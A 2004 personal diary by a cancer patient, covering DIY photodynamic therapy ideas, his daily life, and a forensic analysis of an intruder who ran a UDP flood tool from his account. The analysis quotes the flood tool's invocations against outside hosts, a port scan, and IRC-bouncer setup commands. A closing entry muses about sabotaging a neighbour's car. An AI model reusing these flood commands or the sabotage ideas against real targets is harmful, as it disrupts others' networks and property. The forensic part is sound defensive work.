Hi dude. No, phototherapy is not in my opinion crap, it relies on the patient taking a prodrug, usually a chemical which when bashed with photons of the right wavelength will fall apart into ... guess what .. free radicals! Stuff enough free radicals into a cell and it'll start taking lots of molecular-level damage, as you know (I must chat to you about free-radical polymerisation someday). If this is a tumor cell and you damage it enough, it'll die (not by apoptosis mind you, but usually by necrosis - different processes entirely). Pharmo companies are starting to cash in, if my spy in Sudler.com.au (M.Sc chemist) who does their advertising is to be believed. I think they're peddling the (photodegradative) hydrochloride salt of methylaminolevulinic acid for about \$350 a gram at Sigma Aldrich. The light source is some predictably overpriced chunk o' semiconductor.

The main wrinkles are:

0) knowing where the damned met is so you can shine yer light on it.

1) using frequencies of light which don't damage molecules in other cells. Red is good for this, since it's  $e=hf$  is low since its wavelength is long. Go shining lots of say, hard UV at cells and the nucleotides dimerise, ionise, or otherwise fall to bits, the cells will die or become a tumor. Red is also good since you can generate fairly wavelength-specific red with various kinds of semiconductor light sources (light emitting diodes - well developed tech 30 years old) and if you want super-specific aimable monochromatic phase-locked light, you can use a laser (similar tech as used in laser pointers).

I think \$1500 for the light source is a disgusting, absolutely outrageous rip off. Trawl the Farnell catalog for such a device as a 2.5 watt red LED with significant emission at 662nm, I bet it won't set you back more than a couple of hundred bucks even without any constant-current driver circuitry - and Farnell are considered expensive by the hobbyist community (I'll go check

this now). There's NO need for thermoelectric (peltier) cooling, either, at such low dissipations. I'm off for a look. You don't need laser light to do the photoconversion, just light of the right frequency. Lasers happen to be better to aim and more profitable to sell 8-)

(Hmmm... One could get a KTP frequency-doubling crystal and feed it with something of double the wavelength to get the required light too. But that's probably lossy and expensive too)

Anyway, looking at the A/wavelength curve you could be about 10nm short or long and still do the work of getting the chlorin to drop a singlet oxygen.

I've used real, floor-mounted Erbium lasers which can happily dump a few joules into a 4 x 4 mm area in a fiftieth of a second. Everything dies, to a depth of several mm. No need for such brute force with the prodrugs.

I could make chlorin myself with my existing glassware and rusty chemist skills and chems (acetone to extract, HCl to remove Mg, NaOH to saponify) available at Hardwarehouse, from oh, I dunno, grass clippings! I've done all of these sorts of simple workups myself many times. Patents for these reactions are plainly ludicrous and easily circumvented.

2) generating molecules which do in fact get taken up by tumor tissues. Chlorin is a remnant of the standard kinds of metal-complexing porphyrins which litter the photon-capturing machinery of the plant kingdom. In the Russian paper you provided, there's really no need to get the chlorophyll from spirulina (though its convenient). The acetone would pull across a lot of other molecules with it tho, when doing the organic/aqueous phase separation. You can make it from just about any plant with chlorophyll in it (woody plants and cacti not recommended, the extraction is difficult, in my experience).

3) using molecules which aren't intrinsically toxic anyway. Porphyrins are normally torn safely to bits by hepatic cytochromes. Don't use this stuff if you're jaundiced tho.

The conference looks interesting. But wayyy too costly.

Cheeries...

<predator>

-----

From predator@cat.org.au Thu Mar 4 02:33:40 2004  
Date: Wed, 3 Mar 2004 23:54:43 +1100 (EST)  
From: predator@cat.org.au  
To: carole hungerford <xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx>  
Subject: RE: phototherapy

On Wed, 3 Mar 2004, carole hungerford wrote:

> Well there you go. My bullshit detector is way too sensitive.

Don't knock it - a sensitive bullshit detector is well worth having since there's soooo much concentrated, and sometimes subtle, bullshit out there.

Light's just another kind of radiation, in a part of the spectrum for which the tech is well-developed, because it's immediately visible to the naked eye. Since we chem dweebs know how to fabricate bespoke molecules by required bond length, and the semiconductor dweebs know how to dope silicon with atoms which get excited and, in order to relax emit photons at certain frequencies, we can make and destroy molecules photonically pretty much as we please provided we can get 'em where we need 'em.

> Maybe I was put off by the marketing technique, and the bad > grammar.

...and the rather criminally obscene, marketing-oriented price tags. I just found some good 660nm red diodes in the Farnell catalog optoelectronics section. Peak wavelength 660 (which is 2nm out from what the paper uses, no big deal) 500mCd intensity, 12v feed with internal resistor - these are a budget-smashing \$1.15 each. Less in bulk! Farnell PtyLtd operates in Chester Hill, Sydney.

Class IIIa 670nm 3mW Lasers are around \$500, if a fistful of diodes at similar frequency don't take your fancy.

Check out <http://www.rcdc.nd.edu/compilations/Qy/QY2.htm> for lists of porphyrins which give good yields of singlet oxygen, if that sort of thing interests you 8-)

> Eisinger is the urologist interested in cancer and nutrition.  
> I can give you a referral if you like. I'm interested in all  
> your theories as to how to manage your cancer, but worry that  
> you are spending a lot of time theorising, and not acshully  
> doing anything.

Mmm. Correct. I am - yes, \*defaulting\* is the word, I'm sort of resigned to carking it, actually, which permits me to be stably elsewhere, unworried, out having a life 8-)

PET ... hmmm... suppose it could see down to 3 cells, that's several million images to process - somehow I think not. If it could see down to 3mm, that's more plausible. The neck's already been CT'd (encapsulated lymph node, no spread), the lump is smaller now than it was then, but larger now than it was when FNAB'd on Jan 16th.

> Apparently Keith is trying to call me, talk later.

No worries. Catch ya later.

> Carole

;) )

<predator>

-----

It must be a bugger to be a doctor when a patient is uninterested in trying very hard to get well cos they've gone and got what appears to be a reasonable clue about what's killing 'em.

I keep getting details-free emails about a mysterious expedition people want me to go on but which nobody'll tell me about.

Tues. I went out to Randwick. I saw Mary who is bright as a button today though she sez she's not well. Amazingly an old squatmate of mine, Elias, was riding his bicycle up through Bronte and spotted me, with my helmet and everything on... hes pretty well. We stopped on the roadside briefly for a chat. I was wearing the leather jacket he gave me in oh, 2001. He's riding a very nice bicycle now, and I think working as a cook, and scoring surplus Macintrash obtainium from an abandoned hospital somewhere in the city.

I dropped in at UNSW on the way back. The IT director Geoff Gordon wants to hang the .. ahem ... The Cracker... out to dry, and I'm happy to help him. I checked out the auth.logs, /var/log/messages, the syslogs, and did a bit of benchtesting of the code which, impersonating me, he ran. But he'd better hurry up. I'd be his star witness if the head of school and associate Dean decide to prosecute the wanker, and I'm no good to them dead.

The cracker was launching attacks from my machine, against port 51 on a few machines - one in Sydney, a couple of sites in Indonesia (indo.net, and indosat.net) and also somewhere in Germany. While the program was running it maxed-out the hub and ate up 94% of conway's CPU. Prick. I'm not dead sure he ever managed to get his mIRC proxy running - too hard to configure from the command line.

While I was in the general vicinity of Randwick I picked up a photocopy of the document I sort of, more or less, consider to be my death sentence, the original of which came from Douglas Hanley Moir pathology. I'd left it in the care of Dave Goldstein, who I saw six weeks ago. He also said that in my neck was nothing but the usual kinds of cells you'd expect from a garden variety metastatic kidney cancer. Makes me want to take up slasn-n-burn agriculture 8-). I'm gonna wave this under the noses of the gits at APRA. Dr Goldstein's upcoming trial starts at the end of March. I don't know what it is yet and there's no proposal written yet. For all I know I might be dead by the end of it.

I got home early Wednesday morning and had sharp lower left lung pains which increased when I breathed in. I'd just finished reading Jain Banks "The Player Of Games" (and what a twist at the end!), and this jabbing pain happens. Probably mets invading my lungs, fuckers. When I woke up they were gone. Cancer fucks with your head... in the sense that every time something randomly hurts without provocation, you think, oh, it's \*there\* now. Prick.

-----

Electronic iatrogenesis.

Last time I was at Turella Soz (to whom I will loan my motorcycle for the Dykes on Bikes parade during the Mardi Gras on Saturday night) gave me a 10/100mbit hub, which she felt was flaky. It was too, after running for a long time - which is to say, it was overheated. I took it home, tested it and yeah, it did indeed get hot and flaky. This is cos the main CPU, something which came from the LEVEL ONE VLSI chip foundry, is heatsunk - but inside a metal small box with no fan. I tried to pry off the heatsink in order to replace it with some solid Al blocks to thermally couple the chip to the case, but the damn thing peeled right off the PCB in one hit. I am incapable of accurately soldering down 204 bent pins (a machine soldered it all on in the first place) so I admitted defeat and tossed it. Maybe I shoulda just drilled lotsa holes in the case. Oh well. Some, I do lose. At least it wasn't a switch.

Passion of christ.

I went and saw this with the parents. I was gonna wear my Children Born of Satan shirt but it dissolved last time I washed it. Yawn. I shed no tears. And, as I remember from what I learned in Rome in 1981 as a youngster the Romans were better anatomists than to have their soldiers go nailing people through the hands, they'da gone through something load-supporting, like between the radius and ulna. Mel Gibson is to be congratulated on producing a movie which is going to damage people's brains for the remaining period of time in which this civilisation has a functional electricity grid. Oh, it was so realistic, it must have happened, right? Yep. But so what? Hundreds of thousands of cambodians and vietnamese, maimed by napalm, bomb fragments or chemically impaired by synthetic side-product in the defoliants dropped by the Yanks on those countries in the late 1960s, took \*years\* to die, painfully, of their injuries.

A Jewish mate of dad's reckons the movie is anti-semitic. Oh, for shit's sake I'm bored of the semites complaining that their perception of everyone who doesn't depict semites as lovable, error-free, uh... ubermenschen is somehow anti-semitic. If anything the flick it's anti-human-species-in-general - the romans were brutal, the semites were shrewd, and these two things pretty much sum up the curse which is the human condition everywhere generally to various extents. Anyway... any bunch of people who go around saying "you're anti-us" is gonna find that by the mere virtue of saying this the saying will become true. People get annoyed by the accusation.

Any culture that kills people's gonna make itself unpopular eventually by nailing some loon who claims to be a god and will make 'em more popular by doing it. And think about it, reader. The next person you meet on the road who claims to be Jesus Christ is, playing the odds and mis-quoting Python, probably not even a messiah, let alone a particular messiah. Try, prime candidate for the loony bin. You'd decide to waste the dude even more straightforwardly as the Jews or the Romans did, who played the same administrative buck-passing games as we do with condemned prisoners now.

Come to think of it, if you or the Romans or the Jews met the Buddha on the road, you'd kill him too. S/he talks in riddles, is of indeterminate gender and looks like he eats way too much.

Thurs. Mar4

This is a loonger file than the last one, mainly 'cos of the transcripts of conversations I'm having with various people - the evidence of my electronic life. I'm gonna trunc it and start on another one.

If you don't get the following file it's not on the server yet. Be patient 8-)

<http://conway.cat.org.au/~predator/march.txt>

File: March.txt  
Content: March 2004, as in, death march, which is what geeks call a project which grinds on painfully for ages until it is either released or axed.

Look, I know you're reading this 'cos you want some more disaster porn about this tumor, and you want to read that on I dunno, it's eaten my left eyeball and now I'm walking around with a patch and, in the fashion of the bravely sufferin' cripp, have bought a pirate hat, attached a stuffed parrot to my shoulder with velcro, and am swaggerin' around saying 'Arrr, lost me'oy to a foul an' dread diseasee.' Nah. It's not that funny. It really is scary and really does suck. I write this stuff for a couple of reasons. Mainly to keep people in the loop without having to tell everyone a slightly discrepant version of the same events over and over. Slightly to keep myself aware that I'm a human being living a life and am not a self-documenting catalog for the pathology of a mortal disease process. Slightly so there's something of me contaminating the disk and mindspace of the future generations I will not hang around to be in. So much of the rants, I hope, will continue to be about stuff totally unrelated to the disease I now harbour. But don't worry, there's tech, sex, crime and death, anyway. Something to annoy everyone.

D'ya notice, too, that sometimes I repeat stuff in the rants? That's how the chunk of jello-o in my head works. Things pop up over and over and get chewed, analyzed, experienced again. Yeah, ok, it makes for bad copy. Don't mistake me for someone who cares about that.

Oh. Some of you are not geeks and find the chunks of tech stuff, such as the following, crashingly tedious. So when you encounter <geek>, search for the occurence of </geek> to skip forward to the non-geek stuff.

I did a little more analysis of what the UNSW predator impersonator was up to on conway before I chopped him off at the knees.

<geek>  
From predator@cat.org.au Thu Mar 4 17:44:39 2004  
Date: Wed, 3 Mar 2004 03:18:49 +1100 (EST)  
From: predator@cat.org.au  
To: zzzzzzzz@unsw.edu.au  
Subject: What was the cracker doing?

Hi Geoff. Good to chat to you today.

There is no evidence from my `bash_history` that there was anything really deliberately malicious that the chap was doing to cat.org.au. To my awareness he never did anything which was designed to hide log entries (hence we have a lot of them) or modify/delete files, add backdoors to daemons, install a rootkit, grab the password file, etc. There was some anomalous behaviour on conway (mainly lockouts and crashes, it had been up for at least a month prior to that) correlating with the unauthorised activity and possibly some lossage of stuff on /usr but that was all backed up on an unmounted spun-down harddisk.

Still... this inconvenienced me and several other people.

-----  
Auth.logs

Here's some analysis of the auth.log on conway, for the day that I locked your cracker out of the machine here at Turella, conway.cat.org.au. He did, it appears, try and log in again several times after I changed the password.

The auth.logs don't care about tty entries, since they're not invoked from the network, and are assumed to be authorised at a physical level (if you can get to a keyboard, you probably own the machine anyway.)

These are the auth.log entries for the day I logged him out, with commentaries:

```
root@conway:~# grep 129.94 /home/predator/auth.log | grep 129.94
>Feb 26 00:26:39 conway sshd[27174]: Could not reverse map address
>129.94.222.175.
>Feb 26 00:26:41 conway sshd[27174]: Accepted password for predator from
>129.94.222.175 port 2101
```

That's the unauthorised chap logging in 15 minutes before I arrived locally at the server. I arrived about fifteen minutes later, at twenty minutes to one in the morning, initially logged in from tty4.

It happens that when I'm in the same room, I normally log in to conway, from an adjacent machine, tarvat.cat.org.au (192.186.2.1) which is our NAT/firewall/router box. That I logged into conway at conway's terminal at all, was a consequence of conway's process allocation being so completely monopolised by the hajar executable, and the network bandwidth between conway and tarvat (10mbit/sec) being so saturated that ssh authentication was taking forever to complete, so I changed chairs, powered up conway's monitor and logged in there directly. I ran top -qi, and shortly after that point I kill -9'd ed the hajar executable (bringing loadavg back to something respectable - most of the utilisation LEDs on the DE-1600 hub then went dark - all of them were lit solid when I arrived).

Then I ran w, looked at the originating IPs and then killed all of the bash shells from 129.94.222.175, which presumably killed the psyBNC mIRC proxy if it was running at all (maybe it never was invoked).

I then logged in from several other virtual terminals on conway and tried to figure out where the heck this 129.94 machine was, hence this entry below. My account (predator) is superuser capable and any superuser privelages used via sudo are logged, such as the following entry from me on the morning:

```
>Feb 26 00:41:25 conway sudo: predator : TTY=tty4 ; PWD=/home/predator ;
>USER=root ; COMMAND=/usr/sbin/traceroute 129.94.222.175
```

Here below, in this entry, he tries to log in again. PuTTY.exe likes to try to reverse-lookup DNS entries first so the client can be name-identified before permitting access, but I think this doesn't happen because these UNSW numbers don't have

associated DNS entries anywhere.

```
>Feb 26 02:34:15 conway sshd[3712]:  
>Could not reverse map address 129.94.222.175.  
>Feb 26 02:34:20 conway sshd[3712]: Failed password for predator from  
>129.94.222.175 port 2163
```

He tries again about a minute later....

```
>Feb 26 02:35:38 conway sshd[3712]: Failed password for predator from  
>129.94.222.175 port 2163
```

Then again nine seconds later....

```
>Feb 26 02:35:45 conway sshd[3712]: Failed password for predator from  
>129.94.222.175 port 2163
```

I think at this point he's decided the PuTTY session is broken (and maybe his IRC proxy is not working anymore either) so he invokes PuTTY again, and the reverse DNS entry request fails again:

```
>Feb 26 02:36:18 conway sshd[3798]: Could not reverse map address  
>129.94.222.175.  
>Feb 26 02:36:26 conway sshd[3798]: Failed password for predator from  
>129.94.222.175 port 2172
```

... and he tries again, with a new session, nearly three minutes later....

```
>Feb 26 02:39:28 conway sshd[3901]: Could not reverse map address  
>129.94.222.175.  
>Feb 26 02:39:35 conway sshd[3901]: Failed password for predator from  
>129.94.222.175 port 2188
```

... and again 4 seconds later in the same session.

```
>Feb 26 02:39:39 conway sshd[3901]: Failed password for predator from  
>129.94.222.175 port 2188
```

I think he finally gets the idea that he's locked out after six attempts.

There are no other entries from that machine.

By 3:25am the email you got on Thurs 26th Feb was on its way to Graham Low. It was also posted to catgeek, a mailman list where the admin on cat.org.au post tech discussions to each other. One of the other root admin here, Andy, read the posting not long after, and did what I did - portscanned the machine in question:

```
>Feb 26 03:47:43 conway sudo: andy : TTY=pts/2 ; PWD=/spare/backups ;  
>USER=root ; COMMAND=/usr/bin/nmap -sS 129.94.222.175
```

That's everything of relevance to 129.94.222.175 from Feb 26's auth.logs.

Earlier auth.logs contain the following:

```
Feb 16 13:38:47 conway sshd[9054]: Accepted password for predator from
129.94.222.105 port 4920
Feb 16 13:54:50 conway sshd[10156]: Accepted password for predator from
129.94.222.105 port 4986
Feb 16 14:22:54 conway sshd[12410]: Accepted password for predator from
129.94.222.105 port 1090
Feb 16 14:26:05 conway sshd[12679]: Accepted password for predator from
129.94.222.105 port 1131 ssh2
Feb 16 14:30:19 conway sshd[13087]: Accepted password for predator from
129.94.222.105 port 1132 ssh2
```

(the fun probably starts below here...)

```
Feb 18 13:15:45 conway sshd[18185]: Accepted password for predator from
129.94.222.177 port 2018
Feb 19 18:56:47 conway sshd[11154]: Accepted password for predator from
129.94.222.175 port 4873
Feb 20 16:10:20 conway sshd[13291]: Accepted password for predator from
129.94.222.175 port 2362
Feb 20 16:41:04 conway sshd[19611]: Accepted password for predator from
129.94.222.175 port 2551
Feb 21 13:29:33 conway sshd[10488]: Accepted password for predator from
129.94.222.175 port 2912
```

Then .... did nothing until the 26th as far as I can tell.

-----

#### conway syslogs

I was wondering if some invocations of `pine` in my `bash_history` entries that day were invoked by him looking at emails he'd managed to send to himself (well, to me) but this appears to not be the case.

The syslogs for the 23rd to the 26th (chop-off day) have four entries pertinent to 129.94 addresses:

```
Feb 26 06:43:56 conway gmail: 1077738236.012945
tcpserver: pid 6978 from 129.94.12.209
Feb 26 06:44:25 conway gmail: 1077738265.105903
tcpserver: pid 7007 from 129.94.12.209
```

These above correlate with the two messages from Graham Low to you (Geoff) and I, which left UNSW timestamped at 06:41:53 AM and 06:42:23 am.

```
Feb 23 17:06:27 conway gmail: 1077516387.618695
tcpserver: pid 6274 from 129.94.12.209
Feb 23 19:16:18 conway gmail: 1077524178.101642
tcpserver: pid 14297 from 129.94.12.209
```

These two also check out to emails I recieved from Graham which left UNSW timestamped at 17:04:36 and 19:14:18 on their respective days. Graham must be working long days!

Again, the timestamps are accurate. These are out-of-normal-hours SMTP connections from `notesmta.commerce.unsw.edu.au`, and noteworthy because of their odd times, but otherwise check out.

Other entries in earlier parts of the syslog correlate to other legitimate postings I recieved from Graham Low, Shane Stevens' cse account, late submissions from GENC5001 students Peter Koh and Kim Warner, and also a posting from Joe Wolfe in the UNSW physics department. So I suspect if your cracker has an Own3d email account anyplace in UNSW which he wanted to test, he

didn't test it by sending things to predator@cat.org.au then deleting them.

-----  
conway snort logs.

The snort logs for conway.cat.org.au indicate nothing from 129.94.222.175 for all of February. As far as snort is concerned, the chap had a legit passwd/account combo (mine) so was legitimately logging in.

-----  
Conway /var/log/messages

is, with respect to 129.94 numbers, completely mundane but has a UNSW machine on an IP number I don't associate with UNSW.

zgrep unsw messages.1.gz

gets me this :

life-x.life.unsw.edu.au 149.171.170.4

Appears to be an alias to smtp3.unsw.edu.au

```
 1  tarvat (192.168.2.1) 0.447 ms 0.420 ms 0.321 ms
 2  tell140302-2.gw.connect.com.au (210.9.224.241) 557.850 ms 534.234 ms
400.477 ms
 3  bdr1.telenet.net.au (202.9.33.65) 329.817 ms 141.028 ms 62.680 ms
 4  gigabitethernet0-3-15.cor2.bri.connect.com.au (203.63.117.246) 60.696
ms 65.115 ms 108.969 ms
 5  gigabitethernet4-0-0.bdr1.bri.connect.com.au (203.63.11.81) 133.138
ms 105.336 ms 108.336 ms
 6  so-1-0-1.crel.for.connect.com.au (202.10.4.45) 187.867 ms 65.373 ms
137.621 ms
 7  so-0-1-0.crel.bri.connect.com.au (202.10.0.56) 44.293 ms 56.025 ms
39.347 ms
 8  so-2-1-1.crel.syd.connect.com.au (202.10.0.33) 57.829 ms 59.814 ms
61.287 ms
 9  pos1-0.bdr4.syd.connect.com.au (202.10.4.62) 57.830 ms 60.106 ms
60.509 ms
10  vlan219.52gdc76f02.optus.net.au (61.88.171.205) 58.332 ms 61.796 ms
55.901 ms
11  gigh3-0.ug1.optus.net.au (203.202.36.1) 61.948 ms 58.625 ms
60.303 ms
12  gigh1-0-0.sn2.optus.net.au (202.139.190.16) 59.773 ms 60.889 ms
56.782 ms
13  * nsw-rno-dom.sn2.optus.net.au (202.139.18.114) 58.108 ms 53.548 ms
14  203.15.123.177 (203.15.123.177) 54.050 ms 59.274 ms 52.545 ms
15  gigxxx.unsw.edu.au (138.44.1.38) 56.228 ms 117.588 ms 54.973 ms
16  129.94.255.182 (129.94.255.182) 53.398 ms 66.237 ms 53.127 ms
17  life-x.life.unsw.edu.au (149.171.170.4) 54.120 ms 55.444 ms 59.328
ms
```

(many) ports open on this machine are:

21, 25, 80, 110, 119, 135 (filtered) 139 (filtered), 143, 161  
(filtered) 162 (filtered) 443, 445 (filtered) 563, 593 (filtered), 691,  
993, 995, 1379, 3389, 4444 (filtered), 6001, 6002, 6004, 8081, and 10000

I don't know if this is of relevance.

The port 51 exploit:

The C code which was compiled on conway and launched without authorization as an executable from my account is attached below. Output appeared to be sent to stderr (not a file). Targetted machines were:

```
> 196 ./hajar 80.144.184.19 51&
This appears to be a machine somewhere in Europe, on t-
dialin.net, via sprintlink in Germany. It thinks it is called
p5090b813.dip.t-dialin.net. That port is currently filtered, the
service is la-maint
```

```
> 255 ./hajar 202.159.50.17 51&
This is a machine in Indonesia, probably several hops into
indo.net.id; It thinks it is called mma-ip-017.indo.net.id Port
51 on that machine is currently closed.
```

```
> 319 ./hajar 202.155.38.120 51&
This looks to be an indosat.net machine reachable via
INTER.NET's Indonesian satellite gateway. Port 51 on that
machine is currently closed.
```

```
> 364 ./hajar 203.173.147.137 51&
This is a machine under the administration of ihug, Sydney. It
thinks it is called p137-tnt8.syd.ihug.com.au It is also running
la-maint in filtered mode, and is blocking ping probes.
```

la-maint is apparently a logical address maintainer for IMP. I am not sure what the significance of this is, now how he chose his numbers.

-----

Benchmarking the local load effects of running the attack:

I just now un-froze hajar as he compiled it, and ran it thus:

```
predator@conway:~/ $hajar 192.168.2.3 51
```

It says:

```
Pasukan..!!!! Tembaaaak 192.168.2.3 ke port 51
```

If invoked with & at the end it will run in background. While hajar is running in background,

```
predator@conway:~$sudo lsof | grep hajar
```

gets this:

```

hajar      27794 predator cwd    DIR      3,66      4096      327141 /
home/predator/
hajar      27794 predator rtd    DIR      3,1        4096      2 /
hajar      27794 predator txt    REG      3,66      6762      327143 /
home/predator/ /hajar
hajar      27794 predator mem    REG      3,1      92174      163078 /
lib/ld-2.3.2.so
hajar      27794 predator mem    REG      3,1     1230864      166374 /
lib/libc-2.3.2.so
hajar      27794 predator 0u    CHR     136,3      5 /
dev/pts/3
hajar      27794 predator 1u    CHR     136,3      5 /
dev/pts/3
hajar      27794 predator 2u    CHR     136,3      5 /
dev/pts/3
hajar      27794 predator 3u    IPv4    7826995      UDP
conway.cat.org.au:42043->conway.cat.org.au:51
grep       27985 predator 1w    REG      3,66      0      507774 /
home/predator/hajar.lsof.txt

```

The second last line is interesting and correlates with the output of trafshow (not shown here) while hajar runs in the background. It sends a LOT of UDP traffic at port 51 of the target machine from ports in the 420xx range. It eats about 94% of the available CPU effort while it runs in order to do this.

Here's the ifconfig stats - check the loop interface (the attack is launched over the loop interface during this investigation

```

lo          Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:23776994 errors:0 dropped:0 overruns:0 frame:0
           TX packets:23776994 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:2655499384 (2.4 GiB) TX bytes:2655499384 (2.4 GiB)

```

Let's check them again exactly one minute later

```

lo          Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:26533212 errors:0 dropped:0 overruns:0 frame:0
           TX packets:26533212 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:2895290404 (2.6 GiB) TX bytes:2895290404 (2.6 GiB)

```

So... conway's 94% busy running this script, and in 60 seconds has generated approx 640 megabytes of UDP packets containing whatever this script is attempting to do.

Invoking it at our firewall just now:

```
./hajar 192.168.2.1 51&
```

reproduces the 'All hub utilisation lights on' phenomenon which brought all this to my attention in the first place.

No wonder conway wasn't paying attention to my attempts to log in!

The other thing which he presumably intended to run was the psyBNC IRC proxy - probably in line with proxies he runs on Windows machines on campus.

Here's the blurb, via Google.

-----  
-----  
My comments in here like so.  
-----  
-----

An Introduction to psyBNC 2.3.1  
©2002,2003 jestrrix - jestrrix(at)jestrrix(dot)net  
<chop>

#### Introduction

If you know nothing about bncs, a bnc is short for a 'bouncer.' A bnc acts as a proxy for irc, allowing you to hide your real IP address and use a vhost (vanity host - something like 'this.is.a.133t.vhost.com'). What are the advantages of this? Well, mainly there's just one important one: It'll stop stupid packet kiddies from trying to knock you off the network. Everyone hates getting disconnected, and with a bnc on a decent shell, you should be pretty immune. Remember though: the kiddies can still nuke you, but it is assumed that the shell provider has a high-bandwidth line that allows it to withstand the numerous packets. If your shell is on a 56.6, you'll still be screwed.

-----  
-----  
We're on a 512Mbit/sec incoming DSL link. So if someone was trying to knock this chap off we'd be fielding a lot of incoming packets!  
-----  
-----

So... why psybnc? There are a variety of other open source bnc's available for you to download, most notably EZBounce and plain-ol BNC. Both of these do the exact same basic thing as psybnc: hide your real host. But that's about where the similarity ends. I've been using psy for a long time now, and I love with all the features that it offers. To name a few:

- You'll always be connected to irc. Even when you close your irc client, psy will maintain your connection. When you connect later, you'll instantly be back on the channels you left. This also lets you hold your nick (if you need that feature), or hold ops on a channel.
- psy hides your IP even in DCC sessions. In other bncs, a direct client-client session is opened, thus revealing your IP. In psy, the connection is bounced through the shell, and your IP remains your dirty little secret ;)

-----  
-----  
Well, not if it's someone elses ;-)  
-----  
-----

- You can link multiple psy's together. This allows you to share vhosts, and also create a small ircd, termed the 'internal' network on the bncs.
- psyBNC now supports SSL. woohoo :)))

There are tons more features, but you can just download the source and view the README.

Now... for the first part of this tutorial, the Basic section, I

assume you have little or no experience with shells/irc. For the Intermediate section, though, I assume you can hold your own. For most users, the Basic is as far as they need to go, but all the fun stuff is a bit more complicated.

#### Configuring and Compiling

Hopefully you have already downloaded the source. If not, you can find it here: <http://www.psychoid.lam3rz.de>. After you have downloaded

-----  
-----

Yes, actually that's exactly where he downloaded it from. Maybe he read this same tutorial?

-----  
-----

that, fire up your favorite ftp client and upload it to the root directory of your shell. You could also get the source by using lynx or wget. Example wget command:  
wget <http://www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz>

-----  
-----

This is *\*precisely\** the command he used.

-----  
-----

The next step is to decompress this file (.tar.gz is kinda like a .zip file for all you windoze ppl out there). To do this, type:  
tar zxvf psyBNC2.3.1.tar.gz

Notice that it's case-sensitive. Everything in unix is case-sensitive. Keep that in mind for everything in the future.

If you typed the correctly, you should have a psybnc directory on your shell. Change to it and see what you have!  
cd psybnc  
ls -al

-----  
-----

He did that too, same version and all!

-----  
-----

Now, this next part is where it gets a bit harder. psyBNC includes a GUI for configuring the bnc. However, this requires ncurses to be installed on your shell, something a bunch of shells do not have. In my experience, most flavors of linux have it installed, but some others don't. So, give it a whirl. Type:  
make menuconfig

-----  
-----

We have ncurses but make menuconfig was the next thing he did.

-----  
-----

If you get a GUI, congrats: the configuring process is much easier. If not, well, welcome to my world ;) With menuconfig, the GUI is very easy to follow: obviously an [X] denotes that the option is selected, while [ ] indicates it's not.

For all those stuck doing it by hand, after each option I explain how to set it. For all the compiling options, everything is placed in the file config.h, which is found in the psybnc directory. Just open that file with your favorite editor on the shell (I use and recommend pico - You can edit the file by typing:  
pico config.h

-----  
-----

I think this never happened - so he did a standard psyBNC config. Or maybe he gave up - it was all too hard. Our crontab is unaltered since 2002.

-----  
-----

</geek>

So there.

Soz sez the C code above basically generates loads of crap and spews it at the address in question - I figure these addresses are IP numbers of mIRC users whom the cracker is trying to knock off their mIRC systems by, in essence, DOS-ing them with a flood of digital garbage. He was gonna run an mIRC proxy on our pipe so people could do the same to him and not knock \*him\* off.

The uni is gonna go this chap for, amongst other things, copyright infringement. I told 'em they'd have no chance with psyBNC since it's GPL'd but tembak.c is probably copyrighted even though there's no evidence about who wrote it.

Jerking off mIRC kiddies by running a DoS script on someone else's machine is a fuckin' silly reason to get kicked out of uni and deported. The uni is gearing up to nuke the dude so that his smouldering corpse can be held up as a warning to the rest of the local pool of 'l33t k-r4d h4x0r d00dz.

----

Back to my life.

Friday Night Obtainium - a STUCCO resident left STUCCO and abandoned a serious caving torch, which they've given to me 4V Exide Triclad battery and a couple of helmet-mounted lights (halogen, dual-bulb incandescent). Woohoo, the genuine MSA item! Shame I can't take this on the expo to the uh, secret location, people'd think I nicked it from the site. It goes for hours and is really really good - fullet pucking broof. Gotta cook up a 4V supply for it tho. Need a circuit. I can probably snarf one from the tech pages of national semidestructor.

The non expo - return of the diode. The biggest find in the history of the clan has been found, a huge, vast, coal mine is being decommissioned in Newcastle, but due to diode's pissing off the other people who were organising the expedition, nobody turned up at the meeting point. I got an SMS saying it was cancelled and acknowledged it, but had invested too much time and effort in tweaking my sleep cycle, prepping my torches/batteries, arranging food/water load to take with me for a far-north all-night explorama, to not at least see if anyone missed the late cancel and showed up at the meeting point. Damn. I got home that night and by the time I did dad was recovering

from an idiopathic episode of hypoglycemia. He's a well controlled diabetic, but we're not sure what's doing this. Mum saved him by stuffing him full of chocolate. Poor bugger, dad.

I dunno what diode's saying about me these days and don't much care, and the clan listserv has become much nicer since I added the low-frequency-of-occurrence regexp trigraphs from his email url and name to the killfile; I was catching everything he wrote on the Clan listserv and routing it to /dev/null but I've changed the procmail config so that it routes his stuff to a directory which I will maybe read later if I can be fucked permitting a bunch o' what'll probably turn out to be pages and pages of predictable, self-righteous abuse and intimations that my personality executes on a skullful of metastatic tumor rather than the usual neural net. Something about him has changed a lot in the last few months.

Suburban drag.

The late-adolescent rev-head real estate agent trainee over the road who, thinking that a sports exhaust will make his car faster or tougher or something, is a nuisance to every house past which he drives his bespoilered, mag-wheeled doof box, normally I'd just torch the vehicle but there's a catch. He lives over the road from the old's place, and parks his car in \*his\* oldies house. They have two small four-legged mobile transducers which basically exist to convert dog food energy to sound on the approach of strangers or other dogs so I can't sneak in and alter the large-diameter muffler which we all hear at 2:30am when he drives home. This left two options both of which were unsatisfactory since they'd lead to the replacement of the existing noisy muffler with another just like it... either rip the thing off or spray into it some Space Invader, which is an aerosol-delivered expanding foam wall cavity filler which sets hard thereby blocking the fucking thing completely. But these extremes lead to the replacement of the exhaust and we're back to noiseville again. I have finally thought of the right acoustic dampening material... steel wool. The car will perform exactly the same but just be quieter if I stuff about \$10 of steel wool into the muffler. I know where I can do this - in the carpark at his place of employment. Excellent. If he spots me, and complains, I'll own up, and mention that he's lucky I'm not using Polyfilla. Or calcium perchlorate, which is freely available at pool (water, not cueballs) shops in kg quantities and uh, decomposes violently at exhaust temperatures.

"Fuck heaps of hot chicks." --Dougo

